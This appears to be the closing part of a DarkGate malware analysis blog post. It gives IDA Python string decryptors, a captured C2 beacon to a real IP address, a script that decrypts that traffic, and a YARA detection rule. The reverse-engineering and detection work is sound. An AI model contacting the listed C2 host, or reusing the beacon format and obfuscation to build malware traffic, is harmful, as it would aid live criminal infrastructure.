    final += chr(((arg3 & 0x3C) >> 2) + tmp)
    final += chr((arg4 & 0x3F) + ((arg3 & 0x03) << 6))
    return final.replace('\0','')

def decWrapperFunc(encData, listNum):
    hexList = []
    for x in encData:
        hexList.append(listNum.index(x))

    subLists = [hexList[i:i+4] for i in range(0, len(hexList), 4)]
    if len(subLists[-1]) < 4:
        subLists[-1].extend([0x00] * (4 - len(subLists[-1])))

    finalString = ''
    for subList in subLists:
        finalString += decShiftFunc(subList[0],subList[1],subList[2],subList[3])
    return finalString

def getArg(ref_addr):
    ref_addr = idc.prev_head(ref_addr)
    if idc.print_insn_mnem(ref_addr) == 'mov':
        if idc.get_operand_type(ref_addr, 1) == idc.o_imm:
            return(idc.get_operand_value(ref_addr, 1))
        else:
            return None

def listDecrypt(functionEA, listID, fileID):
    stringsList = []
    for xref in idautils.XrefsTo(functionEA):
        argPtr = getArg(xref.frm)
        if not argPtr:
            continue
        data = idc.get_bytes(argPtr, 300)
        encData = re.sub(b'[^\x20-\x7F]+', '', data.split(b'\x00')[0]).decode() # Cleaning...
        decData = decWrapperFunc(encData,listID)
        stringsList.append(decData)
        idc.set_cmt(idc.prev_head(xref.frm), decData, 1)

    print(f'[+] {len(stringsList)} Strings were extracted')
    out = open(fileID, 'w')
    for string in stringsList:
        out.write(f'{string}\n')
    out.close()
```

```
print('[*] Staring decryption of list 1')
listDecrypt(DECRYPTION_FUNCTION_1,LIST_1,STRINGS_FILE_1)
print('[+] Staring decryption of list 2')
listDecrypt(DECRYPTION_FUNCTION_2,LIST_2,STRINGS_FILE_2)
```

Network Traffic Decryption[Permalink]

As I hinted in the previous section, DarkGate's network activity indeed incorporates both data obfuscation techniques we've encountered during the analysis:

- Loop XOR
- Custom Base64 Decoding

Now, let's examine one of the network streams that is transmitted to the C2:

```
POST / HTTP/1.0
Host: 80.66.88.145:7891
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: application/x-www-form-urlencoded
Content-Length: 626

id=GEabbfEcbKBadGaccCDCaGKccGGfKHKG&data=NsyuFs7uFsOxFsOuNvYuFs3WFsOAFqOuNjyuFs7zFsOAMpOuNv3uFsfFFsO0FsOuNp3uFs3LFsOxFjOuNj5uFs3AFsOAMpOuNjkuFs70FsO0FsOuNq
MuFsYAFsOkNsOuFjOuFsxLFsOxMsOuNqxuFs3LFsOxFjOuNvkuFs3UFsOAJqOuFjOuFskuFsOAFpOuNjYuFsfIFsOAFpOuNj7uFs3LFsO0FsOuFvxuFsSuFsOLNpOuN3kuFsk0FsOzNpOuNs7uFsxWFsOLF
qOuNpxuFsxLFsOLFjOuNskuFsxzFsO0FsOuFvxuFsSuFsOLNqOuNqSuFs3UFsOxFsOuNqOuFs3LFsOANsOuFjOuFs7LFsOxFqOuNj5uFsfFFsOANqOuFjOuFsANFsOLFqOuNs5uFsSuFsOLNqOuNqSuFs3U
FsOxFsOuNqOuFs3LFsOxFjOuFjOuFs3AFsOxFjOuNv3uFsfNFsO0FsOuNq7uFs7xFsOxNqOuFvkuFs3LFsOxMsOuNjkuFsfNFsOxFqOuNj5uFsGFFsOAFqOuNv3uFsfNFsRQFjxuNjMUrsxGNZrJlgoQ&ac
t=1000HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 4
Date: Thu, 27 Jul 2023 08:09:27 GMT

1001
```

In the POST request, we can observe several fields:

- id
- data
- act

The **id** is our XOR key initializer, which generates the actual XOR key using the same technique we used to initialize the XOR key for decrypting the final DarkGate payload. (`len(id) ^ id[0] ^ id[1] ..`)

The **data** field is encoded using the second hard-coded string. After decoding, this string will undergo an XOR operation with the key generated from **id**, as well as a NOT operation.

To simplify this process, I've created a Python script that decrypts the data:

```
 LIST = '' # Replace list used for config decoding
DATA = '' # Replace with the encrypted data from the network traffic
ID = '' # Replace with the ID from the network traffic

def decShiftFunc(arg1, arg2, arg3, arg4):
    final = ''
    tmp = (arg1 & 0x3F) * 4
```

```
    final += chr(((arg2 & 0x30) >> 4) + tmp)
    tmp = (arg2 & 0xF) * 16
    final += chr(((arg3 & 0x3C) >> 2) + tmp)
    final += chr((arg4 & 0x3F) + ((arg3 & 0x03) << 6))
    return final.replace('\0','')

hexList = []
for x in DATA:
    hexList.append(LIST.index(x))

subLists = [hexList[i:i+4] for i in range(0, len(hexList), 4)]
if len(subLists[-1]) < 4:
    subLists[-1].extend([0x00] * (4 - len(subLists[-1])))

finalString = ''
for subList in subLists:
    finalString += decShiftFunc(subList[0],subList[1],subList[2],subList[3])

key = len(ID)

for x in ID:
    key ^= ord(x)

plainData = ''
for x in finalString:
    plainData += chr(~(ord(x) ^ key)& 0xFF)

print(f'[+] Output: {plainData}')
```

Below is the output of the script for these parameters:

```
 - LIST = zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+=
- DATA = FpOkFahzFpOuNjxuFsfNFsOAMpOuNvkuFQrcHwtMDfmlHahzFpOuNqOuFs7uFsOAJqOuNj5uFs3kFsOAFpOuNqxuFs3WFsOAjjOuNvk
- ID = GEabbfEcbKBadGaccCDCaGKccGGfKHKG

1033|410064006D0069006E00|MSXGLQPS|4100700070006C006900630061007400690006F006E002000560065007200690066006900650
```

SummaryPermalink

On this campaign we've uncovered a global campaign using hijacked email threads for phishing, which leads to the download of a sophisticated malware known as DarkGate. Users downloading the malware received an MSI file with two embedded files which carried encoded shellcode for execution. DarkGate also used unique decoding for two embedded strings, revealing commands sent to the C2 and the malware's configuration. Obfuscation techniques like Loop XOR and custom Base64 decoding were observed in DarkGate's network activity. Python scripts were created to decrypt the payload and data in this comprehensive analysis.

Yara Rule[Permalink]

I created a YARA rule based on the procedure used to decode the strings:

```
 rule Win_DarkGate
{
        meta:
                author = "0xToxin"
                description = "DarkGate Strings Decoding Routine"
                date = "2023-08-01"
        strings:
                $chunk_1 = {
                        8B 55 ??
                        8A 4D ??
                        80 E1 3F
                        C1 E1 02
                        8A 5D ??
                        80 E3 30
                        81 E3 FF 00 00 00
                        C1 EB 04
                        02 CB
                        88 4C 10 ??
                        FF 45 ??
                        80 7D ?? 40
                        74 ??
                        8B 45 ??
                        E8 ?? ?? ?? ??
                        8B 55 ??
                        8A 4D ??
                        80 E1 0F
                        C1 E1 04
                        8A 5D ??
                        80 E3 3C
                        81 E3 FF 00 00 00
                        C1 EB 02
                        02 CB
                        88 4C 10 ??
                        FF 45 ??
                        80 7D ?? 40
                        74 ??
                        8B 45 ??
                        E8 ?? ?? ?? ??
                        8B 55 ??
                        8A 4D ??
                        80 E1 03
                        C1 E1 06
```

```
                        8A 5D ??
                        80 E3 3F
                        02 CB
                        88 4C 10 ??
                        FF 45 ??
                }

        condition:
                any of them
}
```

ReferencesPermalink

- DarkGate Final Payload Extractor
- DarkGate Strings Decoder
- DarkGate Decoded Strings
- DarkGate Network Traffic Decryptor
- Fortinet Blog About DarkGate
- DarkGate Selling Thread On xss.is
- Triage Scan
